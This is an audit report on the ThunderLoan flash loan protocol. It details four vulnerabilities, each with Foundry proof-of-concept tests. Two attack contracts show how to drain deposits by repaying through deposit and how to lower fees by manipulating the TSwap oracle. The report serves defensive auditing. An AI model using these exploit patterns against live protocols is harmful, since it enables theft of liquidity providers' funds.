




ThunderLoan Audit Report

Version 1.0

Sebi de la Mata

May 26, 2026

ThunderLoan Audit Report

Sebi de la Mata

May 26th, 2026

Prepared by: Sebi de la Mata Lead Auditors: - Sebi de la Mata

Table of Contents

- Table of Contents
- Protocol Summary
- Disclaimer
- Risk Classification
- Audit Details
 - Scope
 - Roles
- Executive Summary
 - Issues found
- Findings
 - High
 - * [H-1] Erroneous `ThunderLoan::updateExchangeRate` in the `ThunderLoan::deposit` function causes protocol to think it has more fees than it really does, which blocks redemptions and incorrectly sets exchange rate.
 - * [H-2] `ThunderLoan::flashloan` allows all funds to be stolen if funds are repayed using the `deposit` function.
 - * [H-3] Mixing up variable location causes storage collision for `ThunderLoan::s_flashLoanFee` and `ThunderLoan::s_currentlyFlashLoaning`, freezing protocol.

– Medium

* [M-1] Using TSwap as oracle price leads to oracle manipulation attacks

Protocol Summary

The ThunderLoan protocol is meant to do the following:

1. Give users a way to create flash loans
2. Give liquidity providers a way to earn money off their capital

Liquidity providers can [deposit](#) assets into [ThunderLoan](#) and be given [AssetTokens](#) in return. These [AssetTokens](#) gain interest over time depending on how often people take out flash loans!

What is a flash loan?

A flash loan is a loan that exists for exactly 1 transaction. A user can borrow any amount of assets from the protocol as long as they pay it back in the same transaction. If they don't pay it back, the transaction reverts and the loan is cancelled.

Users additionally have to pay a small fee to the protocol depending on how much money they borrow. To calculate the fee, we're using the famous on-chain TSwap price oracle.

Disclaimer

The Sebi de la Mata team makes all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the findings provided in this document. A security audit by the team is not an endorsement of the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the Solidity implementation of the contracts.

Risk Classification

		Impact		
		High	Medium	Low
Likelihood	High	H	H/M	M
	Medium	H/M	M	M/L

Impact			
Low	M	M/L	L

We use the CodeHawks severity matrix to determine severity. See the documentation for more details.

Audit Details

##The Findings in this document correspond with the following commit hash:##

```
1 8803f851f6b37e99eab2e94b4690c8b70e26b3f6
```

Scope

```
1  |-- interfaces
2  |   |-- IFlashLoanReceiver.sol
3  |   |-- IPoolFactory.sol
4  |   |-- ITSwapPool.sol
5  |   |-- IThunderLoan.sol
6  |-- protocol
7  |   |-- AssetToken.sol
8  |   |-- OracleUpgradeable.sol
9  |   |-- ThunderLoan.sol
10 |-- upgradedProtocol
11 |   |-- ThunderLoanUpgraded.sol
```

Roles

- Owner: The owner of the protocol who has the power to upgrade the implementation.
- Liquidity Provider: A user who deposits assets into the protocol to earn interest.
- User: A user who takes out flash loans from the protocol.

Executive Summary

We spent 2 hours with one auditor using Foundry to review the scoped code. Three High level findings and one Medium finding were observed. One finding may require a rethink of the protocol design due to its impact.

Issues found

Severity	Number of issues found
High	3
Medium	1
Low	0
Informational	0
Total	4

Findings

High

[H-1] Erroneous ThunderLoan::updateExchangeRate in the ThunderLoan::deposit function causes protocol to think it has more fees than it really does, which blocks redemptions and incorrectly sets exchange rate.

Description: In the ThunderLoan system the `exchangeRate` is responsible for calculating the exchange rate between asset tokens and underlying tokens. In a way it is responsible for keeping track of how many fees to give back to liquidity providers.

However, the `deposit` function updates this rate without collecting any fees.

```
1 function deposit(IERC20 token, uint256 amount)
2     external
3     revertIfZero(amount)
4     revertIfNotAllowedToken(token)
5 {
6     AssetToken assetToken = s_tokenToAssetToken[token];
7     uint256 exchangeRate = assetToken.getExchangeRate();
8     uint256 mintAmount = (amount * assetToken.EXCHANGE_RATE_PRECISION()
9         ) / exchangeRate;
10    emit Deposit(msg.sender, token, amount);
11    assetToken.mint(msg.sender, mintAmount);
12    uint256 calculatedFee = getCalculatedFee(token, amount);
13    // here the exchange rate is updated
14    assetToken.updateExchangeRate(calculatedFee);
15    token.safeTransferFrom(msg.sender, address(assetToken), amount);
16 }
```

Impact:

1. The `ThunderLoan::redeem` function is blocked because it tries to award more tokens than it has.
2. Rewards are incorrectly calculated, potentially leading to liquidity providers receiving more or less than they should.

Proof of Concept:

1. LP deposits.
2. User takes out flash loan.
3. It is now impossible for the LP to redeem.

Proof Of Code

Add the following test to the `ThunderLoanTest.t.sol` unit test suite:

```
1 function testRedemptions() public setAllowedToken hasDeposits {
2     uint256 amountToBorrow = AMOUNT * 10;
3     uint256 calculatedFee = thunderLoan.getCalculatedFee(tokenA,
4         amountToBorrow);
5     vm.startPrank(user);
6     tokenA.mint(address(mockFlashLoanReceiver), calculatedFee);
7     thunderLoan.flashloan(address(mockFlashLoanReceiver), tokenA,
8         amountToBorrow, "");
9     vm.stopPrank();
10
11     uint256 amountToRedeem = type(uint256).max; // Redeem all
12
13     vm.startPrank(liquidityProvider);
14     thunderLoan.redeem(tokenA, amountToRedeem);
15     vm.stopPrank();
16 }
```

Run test in terminal

```
1 forge test --mt testRedemptions -vvvv
```

Test will fail when the `ThunderLoan::redeem` function is called.

Recommended Mitigation:

Remove unnecessary exchange rate update from `ThunderLoan::deposit` function:

```
1 function deposit(ERC20 token, uint256 amount)
2     external
3     revertIfZero(amount)
4     revertIfNotAllowedToken(token)
```

```

5  {
6      AssetToken assetToken = s_tokenToAssetToken[token];
7      uint256 exchangeRate = assetToken.getExchangeRate();
8      uint256 mintAmount = (amount * assetToken.EXCHANGE_RATE_PRECISION()
9          ) / exchangeRate;
10     emit Deposit(msg.sender, token, amount);
11     assetToken.mint(msg.sender, mintAmount);
12     - uint256 calculatedFee = getCalculatedFee(token, amount);
13     - assetToken.updateExchangeRate(calculatedFee);
14     token.safeTransferFrom(msg.sender, address(assetToken), amount);
15 }

```

[H-2] ThunderLoan : flashloan allows all funds to be stolen if funds are repayed using the deposit function.

Description: The `flashloan` function requires the caller to repay the amount borrowed + the flashloan fee, but does so by checking the balance of the asset token has been restored. A user can call the flashloan then repay using the `deposit` function instead of the `repay` function. This will pay back the flashloan, but also make it look as if the user deposited assets into the protocol, allowing them to call `redeem` on these falsely claimed assets.

Impact: A malicious user could call this function opportunistically to drain the entire protocol of all available liquidity.

Proof of Concept: 1. User calls `flashloan` and borrows funds. 2. User immediately pays back flashloan balance by calling `deposit`. 3. Flashloan contract is able to redeem funds it falsley claims.

Proof Of Code

Add the following attack contract to the `ThunderLoanTest.t.sol` test suite:

```

1  contract DepositOverRepay is IFlashLoanReceiver {
2
3      ThunderLoan public thunderLoan;
4      AssetToken public assetToken;
5      IERC20 public s_token;
6
7      constructor(
8          address _thunderLoan
9      ) {
10         thunderLoan = ThunderLoan(_thunderLoan);
11     }
12
13     function executeOperation(
14         address token,
15         uint256 amount,
16         uint256 fee,

```

```
17     address /*initiator*/,
18     bytes calldata /*params*/
19 )
20 external
21 returns (bool){
22     s_token = IERC20(token);
23     assetToken = thunderLoan.getAssetFromToken(IERC20(token));
24     s_token.approve(address(thunderLoan), amount + fee);
25     thunderLoan.deposit(IERC20(token), amount + fee);
26     return true;
27 }
28
29 function redeemMoney() public {
30     uint256 assetBalance = assetToken.balanceOf(address(this));
31     assetToken.approve(address(thunderLoan), assetBalance);
32     thunderLoan.redeem(IERC20(s_token), assetBalance);
33 }
34 }
```

Then, paste the following test into the `ThunderLoanTest.t.sol` test suite:

```
1 function testUseDepositInsteadOfRepayToStealFunds()
2     public
3     setAllowedToken
4     hasDeposits
5     {
6         vm.startPrank(user);
7         uint256 amountToBorrow = 50e18;
8         uint256 fee = thunderLoan.getCalculatedFee(tokenA,
9             amountToBorrow);
10        DepositOverRepay depositOverRepay = new DepositOverRepay(
11            address(thunderLoan));
12        tokenA.mint(address(depositOverRepay), fee);
13        thunderLoan.flashloan(address(depositOverRepay), tokenA,
14            amountToBorrow, "");
15        depositOverRepay.redeemMoney();
16        vm.stopPrank();
17
18        assert(tokenA.balanceOf(address(depositOverRepay)) >
19            amountToBorrow + fee);
20    }
```

Then, run the test in the terminal:

```
1 forge test --mt testUseDepositInsteadOfRepayToStealFunds -vvvv
```

Test will pass if contract successfully claims borrowed funds after returning them through the `deposit` function.

Recommended Mitigation:

Add a check in `deposit()` to make it impossible to use it in the same block of the flash loan. For example registering the `block.number` in a variable in `flashloan()` and checking it in `deposit()`.

[H-3] Mixing up variable location causes storage collision for ThunderLoan::s_flashLoanFee and ThunderLoan::s_currentlyFlashLoaning, freezing protocol.

Description: `ThunderLoan.sol` has two variables in the following order:

```
1 // The fee in WEI, it should have 18 decimals. Each flash loan takes a
  flat fee of the token price.
2 uint256 private s_feePrecision;
3 uint256 private s_flashLoanFee; // 0.3% ETH fee
```

However, the upgraded protocol (`ThunderLoanUpgraded.sol`) has the variables in reverse order, with one now being a constant (not held in a storage slot):

```
1 // The fee in WEI, it should have 18 decimals. Each flash loan takes a
  flat fee of the token price.
2 uint256 private s_flashLoanFee; // 0.3% ETH fee
3 uint256 public constant FEE_PRECISION = 1e18;
```

Impact: A protocol upgrade will change the value of `s_flashLoanFee` will be the value of `s_feePrecision`. Changing a storage variable to constant and adjusting position breaks storage, freezing the whole protocol.

Proof of Concept:

Proof Of Code

Add the following test into the `ThunderLoanTest.t.sol` test suite:

```
1 function testUpgradeBreaks() public {
2     uint256 feeBeforeUpgrade = thunderLoan.getFee();
3     // deploy new implementation
4     ThunderLoanUpgraded newImplementation = new ThunderLoanUpgraded();
5     // upgrade to new implementation
6     vm.prank(thunderLoan.owner());
7     thunderLoan.upgradeToAndCall(address(newImplementation), "");
8     uint256 feeAfterUpgrade = thunderLoan.getFee();
9
10    assert(feeBeforeUpgrade != feeAfterUpgrade);
11
12 }
```

Run test in terminal:

```
1 forge test --mt testUpgradeBreaks -vvvv
```

Test will pass if fee value changes after upgrade.

Recommended Mitigation:

Upgraded storage variables must be in the same order as previous contract. previous storage variables can be set to constants to save gas on s_loads in functions as long as old variable slots remain in the original places.

Medium**[M-1] Using TSwap as oracle price leads to oracle manipulation attacks**

Description: The TSwap protocol is a constant product formula based AMM (Automated Market Maker). The price of a token is determined by how many reserves are on either side of the pool. Because of this, it is easy for users to manipulate the price of a token by buying or selling a large amount of the token in the same transaction, essentially ignoring protocol fees.

Impact: Liquidity providers will receive reduced fees for providing liquidity.

Proof of Concept:

1. A user takes out a flashloan.
2. The user takes the flashloan funds to TSwap and swaps in the pool to change the price.
3. The user is then able to take a second flashloan at a reduced fee due to the oracle manipulation.

Proof Of Code

Add the following malicious flashloan contract to the `ThunderLoanTest.t.sol` unit test suite.

```
1
2     contract MaliciousFlashLoanReceiver is IFlashLoanReceiver {
3
4     ThunderLoan public thunderLoan;
5     address public repayAddress;
6     BuffMockTSwap public tswapPool;
7
8     bool public attacked;
9     uint256 public feeOne;
10    uint256 public feeTwo;
11
12    constructor(
13        address _tswapPool,
14        address _thunderLoan,
15        address _repayAddress
16    ) {
17        thunderLoan = ThunderLoan(_thunderLoan);
18        repayAddress = _repayAddress;
```

```
19     tswapPool = BuffMockTSwap(_tswapPool);
20 }
21
22 function executeOperation(
23     address token,
24     uint256 amount,
25     uint256 fee,
26     address /*initiator*/,
27     bytes calldata /*params*/
28 )
29 external
30 returns (bool){
31     if(!attacked) {
32         feeOne = fee;
33         attacked = true;
34
35         uint256 wethBought = tswapPool.getOutputAmountBasedOnInput
36             (50e18, 100e18, 100e18);
37         IERC20(token).approve(address(tswapPool), 50e18);
38         tswapPool.swapPoolTokenForWethBasedOnInputPoolToken(50e18,
39             wethBought, block.timestamp);
40         thunderLoan.flashloan(address(this), IERC20(token), amount,
41             "");
42         IERC20(token).transfer(repayAddress, amount + fee);
43     } else {
44         feeTwo = fee;
45         // repay the flash loan
46         IERC20(token).transfer(repayAddress, amount + fee);
47     }
48     return true;
49 }
```

Add the following test to the `ThunderLoanTest.t.sol` unit test suite:

```
1
2 function testOracleManipulation() public {
3     // 1. set up pool contracts
4     thunderLoan = new ThunderLoan();
5     tokenA = new ERC20Mock();
6     proxy = new ERC1967Proxy(address(thunderLoan), "");
7     // create a tswap dex between tokenA and WETH
8     BuffMockPoolFactory factory = new BuffMockPoolFactory(address(
9         weth));
10    address pool = factory.createPool(address(tokenA));
11    thunderLoan = ThunderLoan(address(proxy));
12    thunderLoan.initialize(address(factory));
13
14    // fund tswap
15    vm.startPrank(LiquidityProvider);
16    tokenA.mint(LiquidityProvider, 1000e18);
```

```
16     tokenA.approve(address(pool), 100e18);
17     weth.mint(liquidityProvider, 1000e18);
18     weth.approve(address(pool), 100e18);
19     BuffMockTSwap(pool).deposit(100e18, 100e18, 100e18, block.
20         timestamp);
21     vm.stopPrank();
22
23     // fund flash loan receiver with tokenA
24     vm.prank(thunderLoan.owner());
25     thunderLoan.setAllowedToken(tokenA, true);
26
27     vm.startPrank(liquidityProvider);
28     tokenA.mint(address(liquidityProvider), 1000e18);
29     tokenA.approve(address(thunderLoan), 1000e18);
30     thunderLoan.deposit(tokenA, 1000e18);
31     vm.stopPrank();
32
33     // manipulate price of tokenA in tswap
34     uint256 normalFeeCost = thunderLoan.getCalculatedFee(tokenA,
35         100e18);
36
37     // borrow 50
38     uint256 amountToBorrow = 50e18;
39
40     MaliciousFlashLoanReceiver maliciousReceiver = new
41         MaliciousFlashLoanReceiver(
42             address(pool),
43             address(thunderLoan),
44             address(thunderLoan.getAssetFromToken(tokenA))
45         );
46
47     vm.startPrank(user);
48     tokenA.mint(address(maliciousReceiver), 100e18);
49     thunderLoan.flashloan(address(maliciousReceiver), tokenA,
50         amountToBorrow, "");
51     vm.stopPrank();
52
53     uint256 attackedFee = maliciousReceiver.feeOne() +
54         maliciousReceiver.feeTwo();
55     assert(attackedFee < normalFeeCost);
56 }
```

Run the test in the terminal:

```
1
2 forge test --mt testOracleManipulation -vvvv
```

Test will pass if second fee is lower than initial fee (this was achieved through the oracle manipulation).

Recommended Mitigation:

Use a third-party price feed such as Chainlink to prevent oracl manipulation through TWAP or other averaging methods.